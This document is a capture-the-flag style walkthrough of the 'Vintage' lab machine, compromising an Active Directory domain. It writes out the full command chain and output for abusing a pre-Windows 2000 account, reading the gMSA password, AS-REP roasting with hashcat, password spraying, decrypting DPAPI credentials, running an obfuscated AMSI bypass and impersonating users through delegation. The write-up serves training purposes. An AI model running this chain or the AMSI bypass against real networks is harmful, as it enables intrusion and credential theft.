


Information
username : P.Rosa
password : Rosaisbest123
Port Scanning
$ nmap -Pn -T 5 $IPPORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsmanSetup Machine
Fake DNS
using dnschef the DNS proxy for Penetration Testers and Malware Analysts to make Fake DNS
$ dnschef --fakeip $IP --fakedomains vintage.htbFind FQDN
$ nmap -Pn -p 389 -sV $IPPORT STATE SERVICE VERSION
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsModify hosts file
$ sudo vim /etc/hosts$IP vintage.htb DC01.vintage.htbUser Flag
Collect Data with Bloodhound
using bloodhound.py to collect data in Domain
$ bloodhound-python -u 'P.Rosa' -p 'Rosaisbest123' -c All -d vintage.htb -ns $IP --zipINFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: vintage.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 16 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FS01.vintage.htb
INFO: Querying computer: dc01.vintage.htb
WARNING: Could not resolve: FS01.vintage.htb: The resolution lifetime expired after 3.102 seconds: Server Do53:$IP@53 answered The DNS operation timed out.
INFO: Done in 00M 12S
INFO: Compressing output into 20250308161230_bloodhound.zipAnalysis the Bloodhound Query
From the BloodHound query, I discovered a new computer, as shown below:
INFO: Querying computer: FS01.vintage.htbBy checked the information for FS01.vintage.htb in BloodHound. Upon checking, I found that FS01 is a member of the PRE-WINDOWS 2000 COMPATIBLE ACCESS group. 
Next, It was found that FS01 has the ReadGMSAPassword permission to the GMSA01$ object, as shown below: 
PRE-WINDOWS 2000 COMPATIBLE ACCESS Abuse
Theory
When a new computer account is configured as “pre-Windows 2000 computer”, its password is set based on its name (i.e. lowercase computer name without the trailing $). When it isn’t, the password is randomly generated. pre-windows-2000-computers
Exploit
Using impacket, obtain the TGT with the impacket-getTGT tool.
$ python3 ./examples/getTGT.py 'vintage.htb/FS01$:fs01' -dc-ip $IP$ export KRB5CCNAME=$PWD/FS01\$.ccache
$ klist
Ticket cache: FILE:/home/kali/Tools/impacket/FS01$.ccache
Default principal: FS01$@VINTAGE.HTB
Valid starting Expires Service principal
03/08/25 16:55:30 03/09/25 02:55:30 krbtgt/VINTAGE.HTB@VINTAGE.HTB
renew until 03/09/25 16:55:30ReadGMSAPassword Permission
Use BloodyAD to abuse the ReadGMSAPassword permission. Why? Because gMSADumper.py relies on certain libraries that are only available on Windows.
$ bloodyAD --host dc01.vintage.htb -d 'vintage.htb' -u 'FS01$' -k --dc-ip $IP get object 'GMSA01$' --attr msDS-ManagedPassworddistinguishedName: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:51434c5b357ff89c5f85d994a27f7339
msDS-ManagedPassword.B64ENCODED: qNZ+qlGD+Cx17DM27SffmeF+2eftJRLCsHfxsLxSzhh2dERzgKmiJzvEHrfEAqstlS64r4Y1OQdu8sdCT6b8+gYXpLDa8xBQIFyshNK7YPrERV3rJVALnhITHE4lKIYoagI4Dr9owAMBGo7ZC4LOoBGk90mk4uuIMHNtylVRWva41F+v2TFCzSNfKnBSVuLhiZ+koEMTCkgP3Z+4Xnnluw6qkD3WPsnsYDlYYizOGPhsUwB1GJyzFHawe4iwfVnbWQdouCgflR27treFO5W0R5RqcRhkwEYLomOobFVUa3kGh1iQNdpaJLPI6Uo4767UM1O/sSaeML8nKVKhwsDolA==Credential
FS01$:51434c5b357ff89c5f85d994a27f7339Add Member to ServiceManagers with GenericWrite permission
From the BloodHound query, it was found that GMSA01$ has GenericWrite permission on the ServiceManagers group, meaning GMSA01$ can add any user to the ServiceManagers group, as shown below: 
Obtain GMSA01$ TGT
$ python3 ./examples/getTGT.py 'vintage/GMSA01$' -hashes ':51434c5b357ff89c5f85d994a27f7339' -dc-ip $IP$ export KRB5CCNAME=$PWD/GMSA01\$.ccache
$ klist
Ticket cache: FILE:/home/kali/Tools/impacket/GMSA01$.ccache
Default principal: GMSA01$@VINTAGE.HTB
Valid starting Expires Service principal
03/08/25 17:37:04 03/09/25 03:37:04 krbtgt/VINTAGE.HTB@VINTAGE.HTB
renew until 03/09/25 17:37:04Add P.Rosa to ServiceManagers Group
$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'GMSA01$' --dc-ip $IP -k add groupMember 'SERVICEMANAGERS' 'P.Rosa'
[+] P.Rosa added to SERVICEMANAGERS
Obtain P.Rosa TGT
$ python3 ./examples/getTGT.py 'vintage.htb/P.Rosa:Rosaisbest123' -dc-ip $IP -debugGenericAll Abuse
There are many practical ways to abuse the GenericAll permission, such as ChangePassword, Shadow Credential, TargetKerberoasting, and other. However, in the real world, you should avoid changing the password of other users because, in Active Directory, there are many dependencies. For example, a user whose name starts with svc is typically used by a service. Changing their password could cause the service to break.

In this case, it was found the ServiceManagers has GenericAll to SVC_SQL, SVC_LDAP, and SVC_ARK, as shown below:
Query information of user
$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'GMSA01$' --dc-ip $IP -k get search --filter '(memberOf=CN=ServiceAccounts,OU=Pre-Migration,DC=vintage,DC=htb)' --attr sAMAccountName,userAccountControl
distinguishedName: CN=svc_sql,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_sql
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD

distinguishedName: CN=svc_ldap,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_ldap
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD

distinguishedName: CN=svc_ark,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_ark
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
Enable svc_sql Account
$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'P.Rosa' --dc-ip $IP -k remove uac SVC_SQL -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from SVC_SQL's userAccountControl
Disable Pre-Authentication
$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'P.Rosa' --dc-ip $IP -k add uac SVC_SQL -f DONT_REQ_PREAUTH
[-] ['DONT_REQ_PREAUTH'] property flags added to SVC_SQL's userAccountControl
$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'P.Rosa' --dc-ip $IP -k add uac SVC_LDAP -f DONT_REQ_PREAUTH
[-] ['DONT_REQ_PREAUTH'] property flags added to SVC_LDAP's userAccountControl$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'P.Rosa' --dc-ip $IP -k add uac SVC_ARK -f DONT_REQ_PREAUTH
[-] ['DONT_REQ_PREAUTH'] property flags added to SVC_ARK's userAccountControlFind Disable Pre-Authentication Account
$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'P.Rosa' --dc-ip $IP -k get search --filter '(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))' --attr sAMAccountName
distinguishedName: CN=svc_sql,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_sql

distinguishedName: CN=svc_ldap,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_ldap

distinguishedName: CN=svc_ark,OU=Pre-Migration,DC=vintage,DC=htb
sAMAccountName: svc_ark
ASEP Roasting
create users.txt file
svc_sql
svc_ldap
svc_ark
Obtian the krb5asrep by using GetNPUsers
$ python3 ./examples/GetNPUsers.py -k -no-pass -dc-ip $IP 'vintage/P.Rosa' -usersfile users.txtCreate hash.txt file
$krb5asrep$23$svc_sql@VINTAGE:5cc0f624a5b2f7e03199649d4bc9d714$1f95b02f501891ae63fb51f5949c730d9248ade45d84a7930ce81243100218324373a3039b451151d9fbe0cc43c3335c952374374e1317f77eb03902d006eb7ac816d05b6e327662a618c6b4034b5569bc05e1e85d18b70f5d18fd5e7b3697bfe4181f104ce5f99bf66a1e3774048d05c104ad33a024a539a8793be2bbaab0c50989ec79c8398f0d31540e0a1b7ee1e537ba900021f0536062aa8e651ceb648ef4c89483d5b208f0cd55d9e5fb8cab1f8b2bde41e77facefb88557d20dc1c9cd8bb94de5aa3ab22ed3dab6081853dc44adda780c636f4cffa1b5e78293194ba8d7d6ab993070
$krb5asrep$23$svc_ldap@VINTAGE:fff1faeaf7f26f41d4fe7b9293a258d4$b3f7bf7191d4f789835987e6616430ba1215f28b813aec2ead34ba873e552eb79aa639258bbd60e37e274df6610deca104de95eccee5bc29151bbfdf0473d4d6e249413d634c641c2d7313e33d3c862ce799026a7aa2ac9c7e90ad3546eac8d478848e2ce7af93f5faa1cd22cdbb3c1df4ce95d129dd28232993a422c31fa87411ddd48b71348532393772d1f2bb7b67fb0510842678969143d3c6056ff21741daec0539fff11ecc1b87cdab378912f8355e9085090049b61cf8337353581ca4b0c7ea2a66c90089d8a64c1904000bd84b1105cb738287d7957af0fda2ae09587fc0d2e830bc
$krb5asrep$23$svc_ark@VINTAGE:16a7f1f28a4540eea7fbaf22d329cba7$8c58edcdead43b07df52b574e71a0885af942497cdcded0f8b312cc3abc383074c40774f15af911f2efaf6d3757e0dc7ccfa7b6710e54cdbe0a2a972e9ae7f3cc27ea33f938f8c5b1af739ede5018af93537784246ad0ddc0acc72061db8aee8d84170011c2c83d7f7dff9b195d27c4de38e943a0f4ccae901c81ebabfb9c4c069187b42b13edb104394fdf0d36f84e1c6d2d7873a568aa73c14a56b37788aa4f558bedede7105b35fc9d1dcdc307905508bcafd8dc94ad3cede6f68264080ba3015c973e4363c1aaab7a4849a979b9fd0171c7e0854047e5997946553a03934d3c93d391ce1
Crack the hash by using hashcat
$ hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt

$krb5asrep$23$svc_sql@VINTAGE:5cc0f624a5b2f7e03199649d4bc9d714$1f95b02f501891ae63fb51f5949c730d9248ade45d84a7930ce81243100218324373a3039b451151d9fbe0cc43c3335c952374374e1317f77eb03902d006eb7ac816d05b6e327662a618c6b4034b5569bc05e1e85d18b70f5d18fd5e7b3697bfe4181f104ce5f99bf66a1e3774048d05c104ad33a024a539a8793be2bbaab0c50989ec79c8398f0d31540e0a1b7ee1e537ba900021f0536062aa8e651ceb648ef4c89483d5b208f0cd55d9e5fb8cab1f8b2bde41e77facefb88557d20dc1c9cd8bb94de5aa3ab22ed3dab6081853dc44adda780c636f4cffa1b5e78293194ba8d7d6ab993070:Zer0the0neCredential
svc_sql:Zer0the0nePassword Spray with Kerbrute
In red teaming, when you obtain a password, you should perform password spraying because it’s common for humans to reuse the same password across different accounts.
Query all user in Domain
$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'P.Rosa' --dc-ip $IP -k get search --filter '(|(objectClass=user)(objectClass=computer))' --attr sAMAccountName | grep sAMAccountName: | cut -d ' ' -f 2 > users.txtView the all user in users.txt file
Administrator
Guest
DC01$
krbtgt
gMSA01$
FS01$
M.Rossi
R.Verdi
L.Bianchi
G.Viola
C.Neri
P.Rosa
svc_sql
svc_ldap
svc_ark
C.Neri_adm
L.Bianchi_adm
Password Spray
$ kerbrute passwordspray -d vintage.htb --dc dc01.vintage.htb users.txt Zer0the0ne __ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/
Version: dev () - 03/08/25 - Ronnie Flathers @ropnop
2025/03/08 18:40:43 > Using KDC(s):
2025/03/08 18:40:43 > dc01.vintage.htb:88
2025/03/08 18:40:44 > [+] VALID LOGIN: C.Neri@vintage.htb:Zer0the0ne
2025/03/08 18:40:44 > Done! Tested 17 logins (1 successes) in 0.311 secondsCredential
C.Neri@vintage.htb:Zer0the0neObtain C.Neri TGT
$ python3 ./examples/getTGT.py 'vintage.htb/C.Neri:Zer0the0ne' -dc-ip $IP -debugRoot Flag
Analysis the Bloodhound Query
From the BloodHound query, it was found that the C.Neri user is a member of the REMOTE MANAGEMENT USERS group, allowing the user to use WinRM to access the console. 
By using evil-winrm to remotely access the server, it was found that I couldn’t connect to the server using the password, as shown below:
$ evil-winrm -i dc01.vintage.htb -u 'C.Neri' -p 'Zer0the0ne'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type ArgumentError happened, message is unknown type: 2061232681

Error: Exiting with code 1Then, I will use the TGT for authentication with evil-winrm. Upon researching, I found that to use the TGT for authentication in evil-winrm, you need to configure krb5.
$ sudo python3 ./configure_krb5.py vintage.htb dc01

[*] Configuration Data:
[libdefault]
        default_realm = VINTAGE.HTB

[realms]
        VINTAGE.HTB = {
                kdc = dc01.vintage.htb
                admin_server = dc01.vintage.htb
        }

[domain_realm]
        vintage.htb = VINTAGE.HTB
        .vintage.htb = VINTAGE.HTB


[!] Above Configuration will overwrite /etc/krb5.conf, are you sure? [y/N] y
[+] /etc/krb5.conf has been configured
Next, using the evil-winrm for remote to server
$ evil-winrm -i dc01.vintage.htb -r vintage.htbDump DPAPI Backup
Theory
The DPAPI (Data Protection API) is an internal component in the Windows system. It allows various applications to store sensitive data (e.g. passwords). The data are stored in the users directory and are secured by user-specific master keys derived from the users password. They are usually located at:
C:\Users\$USER\AppData\Roaming\Microsoft\Protect\$SUID\$GUIDApplication like Google Chrome, Outlook, Internet Explorer, Skype use the DPAPI. Windows also uses that API for sensitive information like Wi-Fi passwords, certificates, RDP connection passwords, and many more.
C:\Users\$USER\AppData\Local\Microsoft\Credentials\
C:\Users\$USER\AppData\Roaming\Microsoft\Credentials\Abuse
Enter the following path to obtain the secret
C:\Users\C.Neri\AppData\Roaming\Microsoft\ProtectC:\Users\C.Neri\AppData\Local\Microsoft\Credentials\C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials\
By using ls command, it was found the folder, as shown below:
*Evil-WinRM* PS C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect> ls

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-          6/7/2024   1:17 PM                S-1-5-21-4024337825-2033394866-2055507597-1115
After entering the folder, use dir -h to list the hidden files.
*Evil-WinRM* PS C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115> dir -h

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          6/7/2024   1:17 PM            740 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847
-a-hs-          6/7/2024   1:17 PM            740 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b
-a-hs-          6/7/2024   1:17 PM            904 BK-VINTAGE
-a-hs-          6/7/2024   1:17 PM             24 Preferred
Download 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 and 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b using the download command in evil-winrm. If an error appears, don’t worry.
*Evil-WinRM* PS C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115> download 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847

Info: Downloading C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 to 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847

Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError

          rescue EstandardError => err
                 ^^^^^^^^^^^^^^
Did you mean?  StandardError

*Evil-WinRM* PS C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115> download 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b

Info: Downloading C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\99cf41a3-a552-4cf7-a8d7-aca2d6f7339b to 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b

Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError

          rescue EstandardError => err
                 ^^^^^^^^^^^^^^
Did you mean?  StandardError
Dumping Credential
C:\Users\C.Neri\AppData\Local\Microsoft\Credentials
*Evil-WinRM* PS C:\Users\C.Neri\AppData\Local\Microsoft\Credentials> dir -h


    Directory: C:\Users\C.Neri\AppData\Local\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          6/7/2024   1:17 PM          11020 DFBE70A7E5CC19A398EBF1B96859CE5D


*Evil-WinRM* PS C:\Users\C.Neri\AppData\Local\Microsoft\Credentials> download DFBE70A7E5CC19A398EBF1B96859CE5D

Info: Downloading C:\Users\C.Neri\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D to DFBE70A7E5CC19A398EBF1B96859CE5D

Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError

          rescue EstandardError => err
                 ^^^^^^^^^^^^^^
Did you mean?  StandardError
C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials
*Evil-WinRM* PS C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials> dir -h


    Directory: C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          6/7/2024   5:08 PM            430 C4BB96844A5C9DD45D5B6A9859252BA6


*Evil-WinRM* PS C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials> download C4BB96844A5C9DD45D5B6A9859252BA6

Info: Downloading C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials\C4BB96844A5C9DD45D5B6A9859252BA6 to C4BB96844A5C9DD45D5B6A9859252BA6

Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError

          rescue EstandardError => err
                 ^^^^^^^^^^^^^^
Did you mean?  StandardError
Extract the Key
After dumping the secrets, I using dpapi.py from Impacket to extract the data. The command output included the object SID of the file owner (which can be found in BloodHound under the information tab) and the user’s password.
$ python3 ./examples/dpapi.py masterkey -file ~/99cf41a3-a552-4cf7-a8d7-aca2d6f7339b -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password Zer0the0ne

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a
Then, dump the password with credential option by using C4BB96844A5C9DD45D5B6A9859252BA6 for credential
$ python3 ./examples/dpapi.py credential -file ~/C4BB96844A5C9DD45D5B6A9859252BA6 -key 0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a

[CREDENTIAL]
LastWritten : 2024-06-07 15:08:23+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000001 (CRED_TYPE_GENERIC)
Target      : LegacyGeneric:target=admin_acc
Description :
Unknown     :
Username    : vintage\c.neri_adm
Unknown     : Uncr4ck4bl3P4ssW0rd0312
Credential
c.neri_adm:Uncr4ck4bl3P4ssW0rd0312Privilege Escalation
Analysis The Bloodhound Query
From the BloodHound query, I discovered that the c.neri_adm user has the GenericWrite permission to the DELEGATEDADMINS group, as shown below: 
Obtain c.neri_adm TGT
$ python3 ./examples/getTGT.py 'vintage/c.neri_adm:Uncr4ck4bl3P4ssW0rd0312' -dc-ip $IP$ export KRB5CCNAME=$PWD/c.neri_adm.ccache
$ klist
Ticket cache: FILE:/home/kali/Tools/impacket/c.neri_adm.ccache
Default principal: c.neri_adm@VINTAGE.HTB
Valid starting Expires Service principal
03/09/25 11:33:06 03/09/25 21:33:06 krbtgt/VINTAGE.HTB@VINTAGE.HTB
renew until 03/10/25 11:33:06Add SVC_SQL to DELEGATEDADMINS Group
Since C.Neri has the GenericAll permission on SVC_SQL, I can modify the servicePrincipalName attribute to any value. That’s why I added SVC_SQL to the DELEGATEDADMINS group. 
$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'c.neri_adm' --dc-ip $IP -k add groupMember 'DELEGATEDADMINS' 'svc_sql'
[+] svc_sql added to DELEGATEDADMINS
AllowedToAct Abuse
From the BloodHound query, I discovered that the user in the DELEGATEDADMINS group has the AllowedToAct permission on DC01.VINTAGE.HTB, which allows users in this group to impersonate any user on DC01.VINTAGE.HTB, as shown below:

Invoke the PowerView.ps1 script on the server, but before running the script, I need to bypass AMSI first. (Remote with C.Neri)
$a = 'System.Management.Automation.A';$b = 'ms';$u = 'Utils'
$assembly = [Ref].Assembly.GetType(('{0}{1}i{2}' -f $a,$b,$u))
$field = $assembly.GetField(('a{0}iInitFailed' -f $b),'NonPublic,Static')
$field.SetValue($null,$true)*Evil-WinRM* PS C:\Users\C.Neri\Desktop> . .\PowerView.ps1Check ServicePrincipalName of SVC_SQL
*Evil-WinRM* PS C:\Users\C.Neri\Documents> Get-ADUser -Identity SVC_SQL -Properties ServicePrincipalName | Select-Object Name, ServicePrincipalName

Name    ServicePrincipalName
----    --------------------
svc_sql {}
Set ServicePrincipalName of SVC_SQL to some value
*Evil-WinRM* PS C:\Users\C.Neri\Documents> Set-ADUser -Identity SVC_SQL -Add @{servicePrincipalName="cifs/bxdman"}
*Evil-WinRM* PS C:\Users\C.Neri\Documents> Get-ADUser -Identity SVC_SQL -Properties ServicePrincipalName | Select-Object Name, ServicePrincipalName

Name    ServicePrincipalName
----    --------------------
svc_sql {cifs/bxdman}
Obtain SVC_SQL TGT
$ python3 ./examples/getTGT.py 'vintage.htb/SVC_SQL:Zer0the0ne' -dc-ip $IP -debug$ export KRB5CCNAME=$PWD/SVC_SQL.ccache
$ klist
Ticket cache: FILE:/home/kali/Tools/impacket/svc_sql.ccache
Default principal: svc_sql@VINTAGE.HTB
Valid starting Expires Service principal
03/09/25 14:22:33 03/10/25 00:22:33 krbtgt/VINTAGE.HTB@VINTAGE.HTB
renew until 03/10/25 14:22:33Get Service Ticket by Impersonate to L.BIANCHI_ADM
$ python3 ./examples/getST.py -spn 'cifs/dc01.vintage.htb' -impersonate 'L.BIANCHI_ADM' -dc-ip $IP -k -no-pass 'vintage.htb/svc_sql'$ export KRB5CCNAME=$PWD/L.BIANCHI_ADM@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache
$ klist
Ticket cache: FILE:/home/kali/Tools/impacket/L.BIANCHI_ADM@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache
Default principal: L.BIANCHI_ADM@vintage.htb
Valid starting Expires Service principal
03/09/25 14:25:34 03/10/25 00:25:09 cifs/dc01.vintage.htb@VINTAGE.HTB
